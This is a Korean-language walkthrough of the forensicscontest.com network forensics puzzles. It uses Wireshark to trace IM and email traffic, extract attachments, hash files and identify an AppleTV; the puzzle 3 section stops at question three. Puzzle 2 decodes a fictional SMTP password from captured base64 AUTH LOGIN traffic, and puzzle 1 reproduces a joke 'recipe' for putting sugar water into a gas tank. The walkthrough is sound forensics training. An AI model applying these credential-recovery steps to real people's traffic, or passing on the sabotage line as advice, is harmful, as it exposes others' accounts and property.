

모두의 보안 백진우

Puzzles

<네트워크 포렌식>

1 번 문제

Anarchy-R-Us, Inc.는 직원 중 한명 인 Ann Dercover 가 정말로 경쟁자를 위해 일하는 비밀 요원이라고 의심합니다. 앤은 회사의 상금 자산 인 비밀 제조법에 액세스 할 수 있습니다. 보안 직원은 앤이 회사의 비밀 제조법을 유출하려고 할지도 모른다고 우려하고 있습니다. 보안 요원들은 앤의 활동을 얼마 동안 모니터링했지만, 지금까지는 의심스러운 것을 발견하지 못했습니다. 오늘 예기치 않은 노트북이 회사의 무선 네트워크에 잠깐 나타났습니다. 직원들은 건물에 낯선 사람이 보이지 않았기 때문에 주차장에 누군가가있을 수 있다고 가정합니다. 앤의 컴퓨터 (192.168.1.158)는 무선 네트워크를 통해 IM 을이 컴퓨터로 보냈습니다. 그 후 불량 노트북이 곧 사라졌습니다. 보안 직원은 "우리는 패킷 캡처 기능을 갖추고 있지만 상황을 파악할 수는 없다. 도울 수 있니?"

당신은 법의학 수사관입니다. 당신의 임무는 Ann 이 IM-ing 하고있는 사람, 그녀가 보낸 것을 알아 내고 다음을 포함하는 증거를 회복하는 것입니다.

<http://forensicscontest.com/contest01/evidence01.pcap> => 증거파일

1. What is the name of Ann's IM buddy?

"Wireshark"툴을 통해서 분석하였다. 저기 위해 Ann's computer 가 192.168.1.158.이라서 이 아이피를 기반으로 필터링하였다.

(ip.addr == 192.168.1.154)

ip.addr==192.168.1.158						
No.	Time	Source	Destination	Protocol	Length	Info
23	18.870898	192.168.1.158	64.12.24.50	SSL	60	Continuation Data
24	18.871477	64.12.24.50	192.168.1.158	TCP	60	443 → 51128 [ACK] Seq=1 Ack=7 Win=64240 Len=0
25	33.914966	192.168.1.158	64.12.24.50	SSL	243	Continuation Data
26	33.915486	64.12.24.50	192.168.1.158	TCP	60	443 → 51128 [ACK] Seq=1 Ack=196 Win=64240 Len=0
27	34.006599	192.168.1.158	64.12.24.50	SSL	94	Continuation Data
28	34.006604	64.12.24.50	192.168.1.158	TCP	60	443 → 51128 [ACK] Seq=1 Ack=236 Win=64240 Len=0
29	34.023247	64.12.24.50	192.168.1.158	SSL	263	Continuation Data
31	34.025537	64.12.24.50	192.168.1.158	SSL	92	Continuation Data
32	34.026804	192.168.1.158	64.12.24.50	TCP	60	51128 → 443 [ACK] Seq=236 Ack=210 Win=62780 Len=0
33	34.026809	192.168.1.158	64.12.24.50	TCP	60	51128 → 443 [ACK] Seq=236 Ack=248 Win=62742 Len=0
90	56.425051	192.168.1.158	239.255.255.250	SSDP	174	M-SEARCH * HTTP/1.1
91	57.427165	192.168.1.158	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
92	58.458768	192.168.1.158	64.12.24.50	SSL	182	Continuation Data
93	58.461856	64.12.24.50	192.168.1.158	TCP	60	443 → 51128 [ACK] Seq=248 Ack=364 Win=64240 Len=0
94	58.568705	64.12.24.50	192.168.1.158	SSL	263	Continuation Data

Figure 1

여기서 Wireshark 상단메뉴에 Statistics(통계자료) -> Conversations 창을 피면 그림 2 와 같이 나온다.

*Conversations

TCP/IP 어플리케이션이나 프로토콜을 사용한다면, Ethernet, IP, TCP, UDP 의 conversations 을 위한 4 개의 탭이 활성화 됨. "converstation"이란 두 호스트 사이의 트래픽을 말함. 각 탭의 프로토콜 명 앞에 있는 숫자는 conversation 의 수를 나타낸다.

출처 : https://openmaniak.com/kr/wireshark_stat.php

Wireshark · Conversations · evidence01.pcap

Ethernet · 11IPv4 · 14IPv6TCP · 7UDP · 9

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.1.2	55488	192.168.1.30	22	5	538	3	246	2	292	0.000000	94.3298	20	24
192.168.1.2	54419	192.168.1.157	80	7	478	4	272	3	206	11.911114	0.0663	32 k	24 k
192.168.1.158	51128	64.12.24.50	443	40	4303	20	1681	20	2622	18.870898	72.1626	186	290
192.168.1.158	5190	192.168.1.159	1272	24	14 k	15	13 k	9	1042	61.052925	0.2848	367 k	29 k
192.168.1.159	1221	64.12.25.91	443	40	6005	16	1799	24	4206	34.025532	57.0382	252	589
192.168.1.159	1271	205.188.13.12	443	47	31 k	16	1451	31	29 k	34.211454	1.2039	9642	197 k
192.168.1.159	1273	64.236.68.246	80	10	3509	5	1964	5	1545	93.356969	0.3618	43 k	34 k


☐ Name resolution☐ Limit to display filter☐ Absolute start time

Conversation Types ▾

Copy ▾Follow Stream...Graph...닫기도움말

Figure 2

위에서부터 하나씩 follow stream 을 해보면 첫번째 두번째는 의미없는 stream 이 있고 세번째 stream 을 살펴보면 아래와 같이 나온다.



```

*..`.*..a.....E4628778....Sec558user1.....
...Here's the secret recipe... I just downloaded it from the
file server. Just copy to a thumb drive and you're good to go
>:-)....*..b.".....F.....Sec558user1..*.V.....
*..A.....E.....P.....
...p...p.....P.....p...p.&.'.....
.....U4.....|.....h.....p...@.&.'.....
*.....
...|.....h.....p...@.&.'.*.V..
.....E4628778....Sec558user1*..c.z.....G7174647....Se
c558user1.....R..7174647.
F.CL...."DEST.....F.
.....'.....recipe.docx.*.V.....

```

Figure 3

"Sec558user1"

2. What was the first comment in the captured IM conversation?

그림 2 에서 세번째를 follow stream 하면 답이 나온다.

“Here’s the secret recipe... I just downloaded it from the file server. Just copy to a thumb drive and you’re good to go >-)”

3. What is the name of the file Ann transferred?

그림 3 을 통해서 알 수 있다. => **“recipe.docx”**

4. What is the magic number of the file you want to extract (first four bytes)?

docx 파일의 magic number 을 검색해 보았고 docx 의 magic number 은 **“50 4B 03 04”** 이다.무선네트워크를 통해 파일을 전달했으니 보낸사람과 받는사람 주소가 192.168.1 대역인 것을 찾고 follow stream 해보면 그림 4 가 다음과 같이 나온다.




Figure 4

여기서 OFT2 가 먼저 몰라서 검색을 해보니깐, 메신저 프로그램을 이용한 통신이다. 아마도 이것이 recipe.docx 의 파일값인것같아서 밑에 ASCII 부분을 Hex Dump 로 바꾸고 파일을 저장한후 HxD 로 열었다.

HxD 로 복구해서 Recipe.docx 파일을 열어보니 그림 8 의 내용이 나왔다.

Recipe for Disaster:

1 serving

Ingredients:

4 cups sugar

2 cups water

In a medium saucepan, bring the water to a boil. Add sugar. Stir gently over low heat until sugar is fully dissolved. Remove the saucepan from heat. Allow to cool completely. Pour into gas tank. Repeat as necessary.

Figure 8

MD5 값을 구하기 위해 칼리 리눅스에서 "md5sum 파일이름" 명령어를 사용하여 구하였다. 그림 9 처럼 "8350582774e1d4dbe1d61d64c89e0ea1" 이 나온다.

```
root@kali:~/Desktop# md5sum recipe.docx
8350582774e1d4dbe1d61d64c89e0ea1 recipe.docx
root@kali:~/Desktop#
```

Figure 9

6. What is the secret recipe?

그림 8 이 정답이다 => "Recipe for Disaster"

2 번 문제

Scenario

보석금으로 석방되면 Ann Dercover 는 사라집니다! 다행히도 수사관은 도시를 떠나기 전에 네트워크 활동을 신중하게 모니터링 하고 있었습니다.

"Ann 이 떠나기 전에 그녀의 비밀 연인인 Mr. X 와 대화를 나눴다고 믿는다." 경찰서장이 말했다. "패킷 캡처에는 그녀의 행방에 대한 단서가 포함되어 있을 수 있습니다."


당신은 포렌식 수사관입니다. 당신의 임무는 Ann 이 이메일을 보내고, 어디로 갔는지, 그리고 다음과 같은 증거를 복구하는 것입니다.

<http://forensicscontest.com/contest02/evidence02.pcap> => 증거파일

이메일의 흔적을 찾아야하니 Port 번호 25 번인 SMTP 을 주의깊게 살펴봐야한다.

1. What is Ann's email address?

Wireshark 상단메뉴에 Statistics(통계자료) -> Conversations 을 펼치면 그림 1 이 나온다.



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.1.159	1036	64.12.102.142	587	36	3958	14	2259	22	1699	82.707578	1.5632	11 k	8694
192.168.1.159	1038	64.12.102.142	587	454	310 k	221	297 k	233	13 k	242.795283	4.1167	578 k	25 k

그림 1 conversations

From: "Ann Dercover" <sneakyg33k@aol.com>
To: <sec558@gmail.com>
Subject: lunch next week
Date: Sat, 10 Oct 2009 07:35:30 -0600
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----_NextPart_000_0006_01CA497C.3E4B6020"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2900.2180
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2180

This is a multi-part message in MIME format.

그림 2 conversations 에서 첫 번째 것 follow stream

From: "Ann Dercover" <sneakyg33k@aol.com>
To: <mistersecretx@aol.com>
Subject: rendezvous
Date: Sat, 10 Oct 2009 07:38:10 -0600
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="-----_NextPart_000_000D_01CA497C.9DEC1E70"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2900.2180
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2180

This is a multi-part message in MIME format.

그림 3 conversations 에서 두 번째 것 follow stream

그림 1 전체를 Follow Stream 하면 위와 같이 그림 2 와 그림 3 같은 정보가 나오는데 그림 2 같은 경우에는 저녁머먹을지 정하는 평범한 내용의 메일이고 두번째는 주제도 수상하고 TO 도 수상해서 두번째가 아마 숨겨진 애인에게 보낸 것 같다. 일단 보낸 사람이니 From 부분을 보면 된다.

"sneakyg33k@aol.com"

2. What is Ann's email password?

125	243.413344	64.12.102.142	192.168.1.159	SMTP	S: 334 UGFzc3dvcmQ6	250-X-AOL-FWD-BY-REF
126	243.414205	192.168.1.159	64.12.102.142	SMTP	C: Pass: NTU4cjAwbHo=	250-X-AOL-DIV_TAG
127	243.414755	64.12.102.142	192.168.1.159	TCP	587 → 1038 [ACK] Seq=368 A	250-X-AOL-OUTBOX-COPY
128	243.536905	64.12.102.142	192.168.1.159	SMTP	S: 235 AUTHENTICATION SUCC	250 HELP
129	243.540579	192.168.1.159	64.12.102.142	SMTP	C: MAIL FROM: <sneakyg33k@	AUTH LOGIN
130	243.541072	64.12.102.142	192.168.1.159	TCP	587 → 1038 [ACK] Seq=399 A	334 VXNlcm5hbWU6
131	243.657931	64.12.102.142	192.168.1.159	SMTP	S: 250 OK	c251Ywt5ZzZMza0Bhb2wuY29t
132	243.658756	192.168.1.159	64.12.102.142	SMTP	C: RCPT TO: <mistersecretx	334 UGFzc3dvcmQ6
133	243.659288	64.12.102.142	192.168.1.159	TCP	587 → 1038 [ACK] Seq=407 A	NTU4cjAwbHo=
134	243.773304	64.12.102.142	192.168.1.159	SMTP	S: 250 OK	235 AUTHENTICATION SUCCESSFUL

AUTH LOGIN 부분을 보면 보통 아이디 다음에 패스워드를 입력하니 밑에

NTU4cjAwbHo= 부분을 password 로 해서 봤는데 답이랑 달랐다.

이것들을 본 결과 SMTP 비밀번호랑 아이디는 base64 형식으로 되어있는 것을 알 수 있었다. 그래서 [base64 Decode](#) 사이트에서 디코드한 결과 "558r00lz" 가 나왔다.

3. What is Ann's secret lover's email address?

그림 3 을 보면은 TO 부분에서 secret lover's email 을 찾을 수 있다.

"mistersecretx@aol.com"

4. What two items did Ann tell her secret lover to bring?

Hi sweetheart! Bring your fake passport and a bathing suit.
Address =
attached. love, Ann

그림 4 conversations 에서 두 번째 것 follow stream

그림 3 에서 밑에 부분을 보면은 그림 4 와 같은 내용이 나온다.

"fake passport", "bathing suit"

5. What is the NAME of the attachment Ann sent to her secret lover?


```
-----=_NextPart_001_000E_01CA497C.9DEC1E70--  
  
-----=_NextPart_000_000D_01CA497C.9DEC1E70  
Content-Type: application/octet-stream;  
    name="secretrendezvous.docx"  
Content-Transfer-Encoding: base64  
Content-Disposition: attachment;  
    filename="secretrendezvous.docx"
```

그림 5 conversations 에서 두 번째 것 follow stream

그림 3 에서 밑에 부분을 보면은 그림 5 와 같은 내용이 나온다.

"secretrendezvous.docx"


6. What is the MD5sum of the attachment Ann sent to her secret lover?



```
220 cia-mc07.mx.aol.com ESMTP mail_cia-mc07.1; Sat, 10 Oct
2009 15:37:56 -0400
EHLO annlaptop
250-cia-mc07.mx.aol.com host-69-140-19-190.static.comcast.net
250-AUTH=LOGIN PLAIN XAOL-UAS-MB
250-AUTH LOGIN PLAIN XAOL-UAS-MB
250-STARTTLS
250-CHUNKING
250-BINARYMIME
250-X-AOL-FWD-BY-REF
250-X-AOL-DIV_TAG
250-X-AOL-OUTBOX-COPY
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
c251Ywt5ZzZma0Bhb2wuy29t
334 UGFzc3dvcmQ6
NTU4cWAwbHo=
235 AUTHENTICATION SUCCESSFUL
MAIL FROM: <sneakyg33k@aol.com>
250 OK
RCPT TO: <mistersecretx@aol.com>
250 OK
DATA
354 START MAIL INPUT, END WITH "." ON A LINE BY ITSELF
Message-ID: <001101ca49ae$e93e45b0$9f01a8c0@annlaptop>
From: "Ann Dercover" <sneakyg33k@aol.com>
To: <mistersecretx@aol.com>
```

그림 6 conversations 에서 두 번째 것 follow stream

그림 6 에서 save as 을 눌러서 mail.eml 처럼 뒤에 확장자 eml 을 붙이면 email 형식으로 나온다. 그 메일을 열게되면 아래 그림 7 처럼 나오게 된다.



Hi sweetheart! Bring your fake passport =nd a bathing suit. Address attached. love, Ann

그림 7 이메일



그림 8 HashCalc

저기서 있는 secretrendezvous.docx 파일 다운받고 이것을 HashCalc 프로그램을 이용하여 계산하면 그림 8 처럼 "9e423e11db88f01bbff81172839e1923" 가 나온다.

7. In what CITY and COUNTRY is their rendez-vous point?

저기 secretrendezvous.docx 파일을 열게되면 그림 9 와 같은 내용이 나온다.

"Playa del Carmen, Mexico".

Meet me at the fountain near the rendezvous point. Address below. I'm bringing all the cash.




그림 9 City and Country

8. What is the MD5sum of the image embedded in the document?




그림 10 secretrendezvous.zip

그림 10 처럼 secretrendezvous.docx 파일을 zip 파일로 열면 저렇게 다 저장할 수 있다. 저중에 word/media/image1 을 HashCalc 을 돌리면 된다.

"aadeace50997b1ba24b09ac2ef1940b7"

문제 2 에서 공부할것들

<https://ko.wikipedia.org/wiki/%EB%B2%A0%EC%9D%B4%EC%8A%A464> -> base64

<https://padudu.tistory.com/37> -> smtp 예제

<https://darksoulstory.tistory.com/67> -> smtp packet 분석

*SMTP ->

https://ko.wikipedia.org/wiki/%EA%B0%84%EC%9D%B4_%EC%9A%B0%ED%8E%B8_%EC%A0%84%EC%86%A1_%ED%94%84%EB%A1%9C%ED%86%A0%EC%BD%9C

eml -> <https://gflow-security.tistory.com/entry/Network-Packet-Analysis2>

3 번 문제

Ann 과 Mr. X 는 그들의 새로운 기반을 마련했습니다. 범죄인 인도 서류가 통과되기를 기다리는 동안, 귀하와 귀하의 조사 팀이 은밀하게 그녀의 활동을 감시합니다. 최근 Ann 은 아주 새로운 AppleTV 를 얻었고 고정 IP 주소 192.168.1.10 로 구성했습니다. 최근 활동으로 패킷을 캡처했습니다.

당신은 법의학 수사관입니다. 너의 임무는 Ann 이 무엇을 검색했는지 알아 내고, 관심사의 프로필을 만들고, 다음을 포함하는 증거를 회복하는 것이다.

<http://forensicscontest.com/contest03/evidence03.pcap> => 증거파일

1. What is the MAC address of Ann's AppleTV?

ip.addr == 192.168.1.10					
No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.10	4.2.2.1	DNS	Standard query 0x9e9d A ax
2	0.048617	4.2.2.1	192.168.1.10	DNS	Standard query response 0x
3	0.264773	192.168.1.10	8.18.65.67	TCP	49163 → 80 [SYN] Seq=0 Win
4	0.313214	8.18.65.67	192.168.1.10	TCP	80 → 49163 [SYN, ACK] Seq=
5	0.313457	192.168.1.10	8.18.65.67	TCP	49163 → 80 [ACK] Seq=1 Ack
6	0.313968	192.168.1.10	8.18.65.67	HTTP	GET /WebObjects/MZStore.wo
7	0.369653	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=1 Ack
8	0.370830	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=1 Ack
9	0.371455	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=1369
10	0.371465	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=2737
11	0.371662	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=4105
12	0.372175	192.168.1.10	8.18.65.67	TCP	49163 → 80 [ACK] Seq=347 A
13	0.419984	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=5473
14	0.419997	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=6841
15	0.421936	8.18.65.67	192.168.1.10	TCP	80 → 49163 [ACK] Seq=8209

> Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
> Ethernet II, Src: Apple fe:07:c4 (00:25:00:fe:07:c4), Dst: Cisco-Li_ad:57:7b (00:23:69:ad:57:7b)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 8.18.65.67
> Transmission Control Protocol, Src Port: 49163, Dst Port: 80, Seq: 1, Ack: 1, Len: 0

그림(3) 1

AppleTv 의 주소가 192.168.1.10 이니깐 ip.addr==192.168.1.10 으로 검색하고 그 중에 하나를 골라서 그것에 맞는 MAC 주소 즉 Ethernet 부분을 보면된다.

"00:25:00:fe:07:c4" W

2. What User-Agent string did Ann's AppleTV use in HTTP requests?

user agent 는 user 를 대신하여 일을 수행하는 소프트웨어 에이전트이다.

먼저 http.user_agent 로 필터링해본다. 그러면 아래 그림 2 처럼 나온다.

http.user_agent					
No.	Time	Source	Destination	Protocol	Info
6	0.313968	192.168.1.10	8.18.65.67	HTTP	GET /WebObjects/MZStore.wa/wa/viewGrouping?id=39 HTTP/1.1
32	1.728088	192.168.1.10	66.235.132.121	HTTP	GET /b/ss/applesuperglobal/1/6.6--NS?pageName=US-Movies-Movies-33&pccr=true&h5=appleitmsnatv32Capleitmsu...
43	15.788224	192.168.1.10	8.18.65.32	HTTP	GET /WebObjects/MZSearch.wa/wa/incrementalSearch?media=movie&q=h HTTP/1.1
63	16.657102	192.168.1.10	66.235.132.121	HTTP	GET /b/ss/applesuperglobal/1/6.6--NS?pccr=true&ch=Movies-Search&g=http%3A%2F%2Ffax.search.itunes.apple.com...
69	16.747810	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/038/Video/57/e5/af/mzi.hmcsmdp.170x170-75.jpg HTTP/1.1
86	16.931470	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/051/Features/a8/de/6e/dj.nofulnci.170x170-75.jpg HTTP/1.1
104	17.099645	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/009/Video/f0/1e/ec/mzi.hhpkslu.170x170-75.jpg HTTP/1.1
122	17.240711	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/037/Features/71/b1/8c/dj.orlnciu.170x170-75.jpg HTTP/1.1
142	17.374311	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/032/Features/8e/dc/ca/dj.dzbaagpw.170x170-75.jpg HTTP/1.1
158	17.461022	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/015/Video/88/d3/62/mzi.xtsujkt.170x170-75.jpg HTTP/1.1
180	18.593436	192.168.1.10	8.18.65.32	HTTP	GET /WebObjects/MZSearch.wa/wa/incrementalSearch?media=movie&q=ha HTTP/1.1
194	19.232030	192.168.1.10	66.235.132.121	HTTP	GET /b/ss/applesuperglobal/1/6.6--NS?pccr=true&ch=Movies-Search&g=http%3A%2F%2Ffax.search.itunes.apple.com...
195	19.263004	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/032/Music/f1/33/e0/mzi.kvyqgmsa.170x170-75.jpg HTTP/1.1
214	19.348232	192.168.1.10	8.18.65.58	HTTP	GET /us/r1000/032/Music/5c/86/a2/mzi.dutwfyg.170x170-75.jpg HTTP/1.1
230	21.842490	192.168.1.10	8.18.65.32	HTTP	GET /WebObjects/MZSearch.wa/wa/incrementalSearch?media=movie&q=hac HTTP/1.1

그림(3) 2

저기서 한 개를 follow stream -> HTTP 해보면 그림 3 처럼 나온다.

```
GET /WebObjects/MZStore.woa/wa/viewGrouping?id=39 HTTP/1.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
Cookie: s_vi=[CS]v1|259C176A85010C29-6000010D80115D7F[CE]
User-Agent: AppleTV/2.4
If-Modified-Since: Fri, 25 Dec 2009 04:42:31 GMT
X-Apple-Store-Front: 143441-1,3
Connection: keep-alive
Host: ax.itunes.apple.com
```

```
HTTP/1.1 200 OK
```

그림(3) 3

"AppleTV/2.4"

3. What were Ann's first four search terms on the AppleTV (all incremental searches count)?

Wireshark 상단메뉴에서 File->Export Objects -> HTTP 로 하면 HTTP 로 주고받은 파일이 정리되는데 거기서 Hostname 을 클릭하여 그림 4 와같이 Hostname 별로 정리한다.

56	ax.search.itunes.apple.com	text/xml	155 kB	incrementalSearch?media=movie&q=h
